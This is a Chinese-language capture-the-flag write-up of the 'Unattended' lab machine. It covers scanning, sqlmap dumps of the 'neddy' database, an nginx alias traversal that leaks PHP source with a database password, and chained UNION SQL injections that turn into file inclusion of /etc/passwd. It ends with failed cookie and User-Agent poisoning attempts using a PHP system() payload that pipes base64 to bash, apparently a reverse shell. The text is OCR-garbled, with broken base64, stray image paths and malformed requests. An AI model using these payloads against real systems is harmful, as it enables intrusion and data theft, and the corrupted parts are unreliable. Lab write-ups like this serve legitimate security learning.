

Unattended(困難),nginx LFI、SQL


```
└─# nmap -sCV -p80,443 -A 10.10.10.126
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-17 15:28 EDT
Nmap scan report for 10.10.10.126
Host is up (0.19s latency).


PORT      STATE SERVICE  VERSION
80/tcp    open  http     nginx 1.10.3
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.10.3
443/tcp    open  ssl/http nginx 1.10.3
|_ssl-cert: Subject: commonName=www.nestedflanders.htb/organizationName=Unattended
|_ltd/stateOrProvinceName=IT/countryName=IT
|_Not valid before: 2018-12-19T09:43:58
|_Not valid after: 2021-09-13T09:43:58
|_http-server-header: nginx/1.10.3
|_http-title: Site doesn't have a title (text/html).
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Linux 5.X|4.X|2.6.X (97%)
OS CPE: cpe:/o:linux:linux_kernel:5.0 cpe:/o:linux:linux_kernel:4
cpe:/o:linux:linux_kernel:2.6.32
Aggressive OS guesses: Linux 5.0 (97%), Linux 4.15 - 5.8 (90%), Linux 5.0 - 5.4 (90%),
Linux 5.3 - 5.4 (89%), Linux 2.6.32 (89%), Linux 5.0 - 5.5 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 443/tcp)
HOP RTT      ADDRESS
1    194.32 ms 10.10.14.1
2    195.51 ms 10.10.10.126

OS and Service detection performed. Please report any incorrect
```


簡單測試web，發現只有www.nestedflanders.htb給出頁面回應

 kali-linux-2024.1-vmware-amd64 - VMware Workstation 1 / Player (Non-commercial use only)



測試index.php有反應，但裡面子內容看起來一致...

但疑似可進行sql注入。已先設定sqlmap




順便目錄爆破。。。

```
gobuster dir -u https://www.nestedflanders.htb/ -w  
/usr/share/dirbuster/wordlists/directory-list-2.3-small.txt -k -x php  
=====
```

/.php	(Status: 403) [Size: 276]
/index.php	(Status: 200) [Size: 1244]
/dev	(Status: 301) [Size: 185] [-->

https://www.nestedflanders.htb/dev/]

恩?~



繼續目錄爆破也沒東西。。

但sqlmap好像會成功，慢慢等...懶得手動了

庫

available databases [2]:

[*] information_schema

[*] neddy

表

[16:18:54] [INFO] fetching number of tables for database 'neddy'

[16:18:54] [INFO] retrieved: 11

[16:19:16] [INFO] retrieved: config

[16:20:54] [INFO] retrieved: customers

[16:23:03] [INFO] retrieved: employees

[16:25:29] [INFO] retrieved: filepath

[16:27:41] [INFO] retrieved: idname

[16:29:22] [INFO] retrieved: offices

[16:31:18] [INFO] retrieved: orderdetails

[16:34:10] [INFO] retrieved: orders

[16:34:46] [INFO] retrieved: payments

[16:36:57] [INFO] retrieved: productlines

[16:39:52] [INFO] retrieved: products

漂亮，看起來沒有可參考訊息...等了老半天=.=

回到/dev。

參考漏洞：<https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/nginx#missing-root-location>

測試

`https://www.nestedflanders.htb/dev/index.html` <= 移到其他伺服器

`https://www.nestedflanders.htb/dev/index.php` <= 404

`https://www.nestedflanders.htb/dev../` <= 403

`https://www.nestedflanders.htb/dev.../` <= 404

`https://www.nestedflanders.htb/dev...../` <= 回到nginx預設畫面

`https://www.nestedflanders.htb/dev../html/` <= 回到nginx預設畫面

`https://www.nestedflanders.htb/dev../html/index.php` <= 下載到PHP腳本

index.php腳本

```
<?php
$servername = "localhost"; // 伺服器名稱
$username = "nestedflanders"; // 使用者名稱
$password = "1036913cf7d38d4ea4f79b050f171e9fbf3f5e"; // 密碼
$db = "neddy"; // 資料庫名稱
$conn = new mysqli($servername, $username, $password, $db); // 建立資料庫連接
$dbdebug = False; // 偵錯模式

include "6fb17817efb4131ae4ae1acae0f7fd48.php"; // 包含外部檔案

function getTplFromID($conn) { // 根據 ID 獲取模板
    global $debug;
    $valid_ids = array(25, 465, 587); // 有效的 ID 列表
    if ((array_key_exists('id', $_GET)) && (intval($_GET['id']) == $_GET['id']) &&
(in_array(intval($_GET['id']), $valid_ids))) {
        $sql = "SELECT name FROM idname where id = '". $_GET['id']. "'"; // 根據 ID 查詢
名稱
    } else {
        $sql = "SELECT name FROM idname where id = '25'"; // 默認為 ID 25
    }
    if ($debug) { echo "sqltpl: $sql<br>\n"; } // 如果偵錯，輸出 SQL 查詢

    $result = $conn->query($sql); // 執行查詢
    if ($result->num_rows > 0) {
        while ($row = $result->fetch_assoc()) {
            $ret = $row['name']; // 獲取名稱
        }
    } else {
        $ret = 'main'; // 默認返回 'main'
    }
    if ($debug) { echo "rettpl: $ret<br>\n"; } // 如果偵錯，輸出返回的模板
    return $ret; // 返回模板名稱
}

function getPathFromTpl($conn, $tpl) { // 根據模板獲取路徑
    global $debug;
    $sql = "SELECT path from filepath where name = '". $tpl. "'"; // 查詢路徑
    if ($debug) { echo "sqlpath: $sql<br>\n"; } // 如果偵錯，輸出 SQL 查詢
    $result = $conn->query($sql); // 執行查詢
    if ($result->num_rows > 0) {
        while ($row = $result->fetch_assoc()) {
```

```

        $ret = $row['path']; // 獲取路徑
    }
}
if ($debug) { echo "retpath: $ret<br>\n"; } // 如果偵錯，輸出返回的路徑
return $ret; // 返回路徑
}

$tpl = getTplFromID($conn); // 獲取模板
$inc = getPathFromTpl($conn, $tpl); // 獲取路徑
?>

<!DOCTYPE html>
<html lang="en">
<head>
    <title>Ne(ste)d Flanders</title> <!-- 網頁標題 -->
    <meta charset="utf-8"> <!-- 字符編碼 -->
    <meta name="viewport" content="width=device-width, initial-scale=1"> <!-- 響應式設計 -->
    <link rel="stylesheet" href="bootstrap.min.css"> <!-- 引入樣式表 -->
    <script src="jquery.min.js"></script> <!-- 引入 jQuery -->
    <script src="bootstrap.min.js"></script> <!-- 引入 Bootstrap -->
</head>
<body>

<div class="container">
    <h1>Ne(ste)d Flanders' Portfolio</h1> <!-- 頁面標題 -->
</div>

<div class="container">
<div center class="row">
<?php

$sql = "SELECT i.id,i.name from idname as i inner join filepath on i.name =
filepath.name where disabled = '0' order by i.id"; // 查詢可用的 ID 名稱
if ($debug) { echo "sql: $sql<br>\n"; } // 如果偵錯，輸出 SQL 查詢

$result = $conn->query($sql); // 執行查詢
if ($result->num_rows > 0) {
    while ($row = $result->fetch_assoc()) {
        echo '<div class="col-md-2"><a href="index.php?id='.$row['id'].'"'
target="maifreim">'.$row['name'].'</a></div>'; // 顯示每個可用的連結
    }
} else {

```

```

?>
    <div class="col-md-2"><a href="index.php?id=25">main</a></div> <!-- 默認連結 -->
    <div class="col-md-2"><a href="index.php?id=465">about</a></div>
    <div class="col-md-2"><a href="index.php?id=587">contact</a></div>
<?php
}

?>
</div> <!-- row -->
</div> <!-- container -->

<div class="container">
<div class="row">
<?php
include("$inc"); // 包含指定的路徑
?>
</div> <!-- row -->
</div> <!-- container -->
<?php if ($debug) { echo "include $inc;<br>\n"; } ?> <!-- 如果偵錯，輸出包含的路徑 -->

</body>
</html>

<?php
$conn->close(); // 關閉資料庫連接
?>

```

根據上面index.php裡的DB再次看看

```

sqlmap -u 'https://www.nestedflanders.htb/index.php?id=587' --batch -D neddy -T idname
--dump
+-----+-----+-----+
| id  | name          | disabled |
+-----+-----+-----+
| 1   | main.php      | 1        |
| 2   | about.php     | 1        |
| 3   | contact.php   | 1        |
| 25  | main          | 0        |
| 465 | about         | 0        |
| 587 | contact       | 0        |
+-----+-----+-----+

```

如果進行sql手動語法。可以正常回傳

https://www.nestedflanders.htb/index.php?id=465%27UNION%20SELECT%20%27main%27--%20-19/09/2024 06:39


因此完全控制它，我希望查詢如下所示：

```
SELECT path from filepath where name = tso UNION select /etc/passwd
```

由於 `tso` 不存在，唯一的返回將是我通過的路徑，`/etc/passwd`。

由於我需要它通過前一個函數，因此我將從該注入開始，並替換 `about` 為第二個注入：

https://www.nestedflanders.htb/index.php?id=465%27UNION%20select%20%27tso\%27%20union%20select%20\%27/etc/passwd\%27--%20-%27--%20-




Ne(st)e'd Flanders' Portfolio

main about contact

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/bin/bash backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false _apt:x:104:65534:nonexistent:/bin/false messagebus:x:105:109:var/run/dbus:/bin/false sshd:x:106:65534:run/sshd:/usr/sbin/nologin guly:x:1000:1000:guly,,:/home/guly:/bin/bash mysql:x:107:112:MySQL Server,,,:/nonexistent:/bin/false

我沒有直接的方法將 `webshell` 寫入磁碟以將其包含在內。不過，我可以做一些日誌/會話中毒。我將把我的 `phpshell` 寫入 `cookie`，這樣它就會毒害 `php` 會話數據，並從 `/var/lib/php/sessions/.PHPSESSID` 在我的例子中，我將查看上次成功的請求並取得 `cookie` 值 `jok65tmq6d0vaqba5m86scs552`。現在我將將該注入發送到中繼器並替換 `/etc/passwd` 為 `/var/lib/php/sessions/sess_jok65tmq6d0vaqba5m86scs552`：



在cookie新增shell

測試失敗

Request

PrettyRawHex

```
1 GET /index.php?read=1084465 HTTP/1.1
2 Host: www.nestedflanders.htb
3 Cookie: PHPSESSID=jok65taq6d0vaqba5m86scs552;
4 shell=43fphp+system('echo+YnFzCaTtYyAlYnFzCaTtASaZbJiAvZOVZL3RjC8BxMC4xMC4xNC4xML85MjAwIDAuZmJjEiCg%3d%3d'+base64-d|+bash')%3b+%3f
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
7 Accept-Language: zh-TW
8 Accept-Encoding: gzip, deflate, br
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: none
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Connection: close
16
17
```

Response

PrettyRawHexRender

```
28 </h1>
29
30 <div class="container">
31 <div center class="row">
32 <div class="col-md-2">
33 <a href="index.php?id=25" target="maifreim">
34 main
35 </a>
36 </div>
37 <div class="col-md-2">
38 <a href="index.php?id=465" target="maifreim">
39 about
40 </a>
41 </div>
42 <div class="col-md-2">
43 <a href="index.php?id=587" target="maifreim">
44 contact
45 </a>
46 </div>
47 </div>
48 <!-- row -->
49 </div>
50
51 <!-- container -->
52
53
54 <div class="container">
55 <div class="row">
56 <!-- <div align="center"> -->
57 PHPSESSID: 26: 'jok65taq6d0vaqba5m86scs552'; shell: 3: 'tso'; netcookie: 3: 'tso'; <!-- </div> -->
58 </div>
59 <!-- row -->
60 </div>
```

失敗

測試在User-Agent: 進行反彈shell也失敗

Request

PrettyRawHex

```
1 GET /index.php?id=465&27UNION%20select%20%27so%27%20union%20select%20%27/etc/passwd%27--%20-%27--%20-%20-%20-%20 HTTP/1.1
2 Host: www.nestedflanders.htb
3 Cookie: PHPSESSID=jok65taq6d0vaqba5m86scs552
4 User-Agent: <?php system('echo+YnFzCaTtYyAlYnFzCaTtASaZbJiAvZOVZL3RjC8BxMC4xMC4xNC4xML85MjAwIDAuZmJjEiCg%3d%3d'+base64-d|+bash')%3b+%3f
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: zh-TW
7 Accept-Encoding: gzip, deflate, br
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Te: trailers
14 Connection: close
15
16
17
```

Response

PrettyRawHexRender

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.10.3
3 Date: Thu, 18 Sep 2024 21:53:04 GMT
4 Content-Type: text/html; charset=UTF-8
5 Content-Length: 2316
6 Connection: close
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Cache-Control: no-store, no-cache, must-revalidate
9 Pragma: no-cache
10 Vary: Accept-Encoding
11 X-Upstream: 127.0.0.1:8080
12
13
14 <!DOCTYPE html>
15 <html lang="en">
16 <head>
17 <title>
18 Nested Flanders
19 </title>
20 <meta charset="utf-8">
21 <meta name="viewport" content="width=device-width, initial-scale=1">
22 <link rel="stylesheet" href="bootstrap.min.css">
23 <script src="jquery.min.js">
24 </script>
25 <script src="bootstrap.min.js">
26 </script>
27 </head>
28 <body>
29
30 <div class="container">
```

Selection: 142 (1088)

Selected text

User-Agent: <?php system('echo+YnFzCaTtYyAlYnFzCaTtASaZbJiAvZOVZL3RjC8BxMC4xMC4xNC4xML85MjAwIDAuZmJjEiCg%3d%3d'+base64-d|+bash')%3b+%3f>

Decoded from: URL encoding

User-Agent: <?php system('echo+YnFzCaTtYyAlYnFzCaTtASaZbJiAvZOVZL3RjC8BxMC4xMC4xNC4xML85MjAwIDAuZmJjEiCg%3d%3d'+base64-d|+bash')%3b+%3f>

Decoded from: URL encoding

User-Agent: <?php system('echo+YnFzCaTtYyAlYnFzCaTtASaZbJiAvZOVZL3RjC8BxMC4xMC4xNC4xML85MjAwIDAuZmJjEiCg%3d%3d'+base64-d|+bash')%3b+%3f>